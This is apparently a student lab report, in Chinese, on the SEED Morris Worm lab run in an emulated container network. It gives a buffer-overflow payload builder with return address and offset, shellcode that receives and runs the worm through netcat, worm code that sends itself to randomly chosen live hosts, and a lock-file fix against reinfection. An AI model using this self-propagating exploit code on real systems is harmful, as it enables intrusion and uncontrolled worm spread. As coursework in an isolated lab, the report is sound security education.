西南科技大学

网络攻击与防御
实验报告

实验题目：Morris Worm 实验

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一、 实验作业题目

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3. 自我复制
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
熟悉实验环境

我们构建并拉取 internet-nano 和 map 容器（注意前后顺序），启动成功后访问 http://localhost:8080/map.html 能看到节点信息。

我们在 10.153.0.72 中打开终端 ping10.152.0.74，然后在过滤器中输入 icmp and dst 10.152.0.74，可以看到匹配目标地址为 10.152.0.74 的 ICMP 包的传播路径。



攻击第一个目标

我们先关闭地址随机化，地址随机化会难以预测和利用缓冲区溢出漏洞，关闭后内存地址布局会相对固定，更易被攻击。

```
[03/30/25]seed@VM:~/.../map$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

获取容器日志并进行缓冲区溢出，下图显示了 bof 函数起始的栈帧指针地址为 0xffffd5f8，即当前函数栈帧的起始位置。

0xffffd588 ：指出 bof 函数内缓冲区的地址为 0xffffd588 。

```
[03/26/25]seed@VM:~/.../map$ docker logs -f 6a
ready! run 'docker exec -it 6a1afcf0afa7 /bin/zsh' to attach to this node
Starting stack
Input size: 6
Frame Pointer (ebp) inside bof():  0xffffd5f8
Buffer's address inside bof():     0xffffd588
==== Returned Properly ====
```

然后我们构造缓冲区溢出

```
# Create the badfile (the malicious payload)
def createBadfile():
    content = bytearray(0x90 for i in range(500))
    ##################################################################
    # Put the shellcode at the end
    content[500-len(shellcode):] = shellcode

    ret    = 0xffffd5f8 + 40  # Need to change
    offset = 0xffffd5f8 - 0xffffd588 + 4 # Need to change

    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
    ##################################################################

    # Save the binary code to file
    with open('badfile', 'wb') as f:
        f.write(content)

```

运行该脚本进行攻击。

```
[03/26/25]seed@VM:~/.../map$ docker logs -f 6a
ready! run 'docker exec -it 6a1afcf0afa7 /bin/zsh' to attach to this node
Starting stack
Input size: 6
Frame Pointer (ebp) inside bof():  0xffffd5f8
Buffer's address inside bof():     0xffffd588
==== Returned Properly ====
Starting stack
(^_^) Shellcode is running (^_^)
Starting stack
(^ ^) Shellcode is running (^ ^)
```

自我复制

修改脚本，

```
    " echo '(^_^) Shellcode is running (^_^)';                  "
    "                                                           "
    " nc -lnv 9999 > worm2.py && pwd                           *"
    "1234567890123456789012345678901234567890123456789012345678901234567890"
    # The last line (above) serves as a ruler, it is not used
).encode('latin-1')
```


```
print("************************************", flush=True)
subprocess.run([f"cat badfile | nc -w5 {targetIP} 9090"], shell=True)

# Give the shellcode some time to run on the target host
time.sleep(1)
subprocess.run([f"nc -w5 {targetIP} 9999 < worm2.py"], shell=True)
```

运行脚本

```
[03/26/25]seed@VM:~/.../worm$ python3 worm2.py
The worm has arrived on this host ^_^
********************************
>>>>> Attacking 10.151.0.71 <<<<<
********************************
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
```

```
[03/26/25]seed@VM:~/.../map$ docker logs -f 6a
ready! run 'docker exec -it 6a1afcf0afa7 /bin/zsh' to attach to this node
Starting stack
Input size: 6
Frame Pointer (ebp) inside bof():  0xffffd5f8
Buffer's address inside bof():     0xffffd588
==== Returned Properly ====
Starting stack
(^_^) Shellcode is running (^_^)
Starting stack
(^_^) Shellcode is running (^_^)
Starting stack
(^_^) Shellcode is running (^_^)
Starting stack
(^_^) Shellcode is running (^_^)
Listening on 0.0.0.0 9999
Connection received on 10.151.0.1 34254
/bof
```

网页查看 10.151.0.71 在/bof 目录下存在 worm2.py 文件




传播：

```
" nc -lnv 9999 > worm3.py && python3 worm3.py                    *"
"12345678901234567890123456789012345678901234567890123456789012345678901234567890"
# The last line (above) serves as a ruler, it is not used
```


```
47 # Find the next victim (return an IP address).
48 # Check to make sure that the target is alive.
49 def getNextTarget():
50    a = randint(151,153)
51    b = randint(71,75)
52    ipaddr = f"10.{a}.0.{b}"
53    output = subprocess.check_output(f"ping -q -c1 -W1 {ipaddr}",shell=True)
54    result = output.find(b'1 received')
55    if result == -1:
56      print(f"{ipaddr} is not alive", flush=True)
57    else:
58      print(f"*** {ipaddr} is alive,launch the attack", flush=True)
59      return ipaddr
```

修改脚本后运行 first.py 后启动，关注 CPU 使用率，达到 100%马上停止。

```
Listening on 0.0.0.0 9999
Connection received on 10.151.0.1 53086
The worm has arrived on this host ^_^
*** 10.153.0.75 is alive,launch the attack
**********************************

>>>>> Attacking 10.153.0.75 <<<<<
**********************************
```



在过滤框中输入“icmp and dst 1.2.3.4”，我们可以看到哪些机器被蠕虫感染了




防止自我感染

```
61 def createLockFile():
62    lockfile = "/tmp/worm.lock"
63      if os.path.exists(lockfile):
64         print("Lock file exists, exiting.")
65         sys.exit()
66      else:
67         open(lockfile, "w").close()
68 ################################################################
69
70 print("The worm has arrived on this host ^_^", flush=True)
71
72 # This is for visualization. It sends an ICMP echo message to
73 # a non-existing machine every 2 seconds.
74 subprocess.Popen(["ping -q -i2 1.2.3.4"], shell=True)
75
76 # Create the badfile
77 createBadfile()
78 createLockFile()
79 # Launch the attack on other servers
```

修改脚本如上图所示，运行后 CPU 使用率一直稳定在 15-30% 左右。

原因是原本同一计算机多次受威胁时会不断启动新的蠕虫实例。每个实例都要占用 CPU 等系统资源来运行，导致 CPU 使用率飙升至 100%，出现拒绝服务情况。

而添加的 createLockFile 函数实现了检查机制。它通过在 /tmp/worm.lock 创建锁文件来标记计算机已被蠕虫感染。当蠕虫尝试再次运行时，会先检查该锁文件是否存在。若存在，说明计算机已被感染，蠕虫就直接退出，不再启动新实例。这样就避免了同一计算机上大量蠕虫实例同时竞争 CPU 资源的情况，不至于因资源过度消耗而达到 100% 。



三、 实验分析及总结（写自己在实践过程中遇到的**问题及解决方法**；本次实验**体会、收获**）

问题：iinternet-nano 构建时出现问题

```
Reading package lists...
W: Failed to fetch http://archive.ubuntu.com/ubuntu/dists/focal/InRelease  Tempo
rary failure resolving 'archive.ubuntu.com'
W: Failed to fetch http://archive.ubuntu.com/ubuntu/dists/focal-updates/InReleas
e  Temporary failure resolving 'archive.ubuntu.com'
W: Failed to fetch http://archive.ubuntu.com/ubuntu/dists/focal-backports/InRele
ase  Temporary failure resolving 'archive.ubuntu.com'
W: Failed to fetch http://security.ubuntu.com/ubuntu/dists/focal-security/InRele
ase  Temporary failure resolving 'security.ubuntu.com'
W: Some index files failed to download. They have been ignored, or old ones used
 instead.
Reading package lists...
Building dependency tree...
Reading state information...
E: Unable to locate package ipcalc
E: Unable to locate package jq
E: Unable to locate package termshark
```

解决办法： 网络超时，编辑/etc/docker/daemon.json 文件并添加内容 “dns”:[“8.8.8.8”, ”114.114.114.114”]，指定 DNS 服务器。

```
ERROR: for hnode_153_host_0  UnixHTTPConnectionPool(host='localhost', port=None)
: Read timed out. (read timeout=60)
ERROR: An HTTP request took too long to complete. Retry with --verbose to obtain
 debug information.
If you encounter this issue regularly because of slow network conditions, consid
er setting COMPOSE HTTP TIMEOUT to a higher value (current value: 60).
```

问题：构建 map 报错

```
Step 6/13 : RUN npm install
 ---> Running in be260ef01512
npm WARN read-shrinkwrap This version of npm is compatible with lockfileVersion@
1, but package-lock.json was generated for lockfileVersion@2. I'll try to do my
best with it!

> vis-data@7.1.2 postinstall /usr/src/app/frontend/node_modules/vis-data
> opencollective postinstall || exit 0

sh: 1: opencollective: not found

> vis-network@9.0.4 postinstall /usr/src/app/frontend/node_modules/vis-network
> opencollective postinstall || exit 0

sh: 1: opencollective: not found
npm WARN container-manager-client@0.0.1 No repository field.

added 156 packages from 269 contributors and audited 159 packages in 16.705s
```

解决方法：

好像是虚拟机挂起之后恢复出现的网络问题，重新启动即可解决。

体会及收获：

在本次 Morris Worm 实验中，深入了解了蠕虫病毒的传播机制与危害。从实验原理来看，蠕虫利用系统漏洞，如缓冲区溢出漏洞

来实现攻击与自我复制传播。通过搭建实验环境，我遇到了诸多问题，如构建容器时出现的网络相关问题，这让我学会了如何排查与解决网络故障，像指定 DNS 服务器等方法。

实验中对蠕虫各阶段的实现，让我清晰认识到系统安全防护的重要性。在防御方面，要及时更新系统与软件，修补像缓冲区溢出这类已知漏洞，减少蠕虫可利用的入口。还要开启并合理配置系统的安全防护机制，如地址随机化，增加攻击者利用漏洞的难度。然后加强网络监控，对异常的网络流量，如大量 ICMP 包等进行实时监测与分析，及时发现蠕虫传播迹象。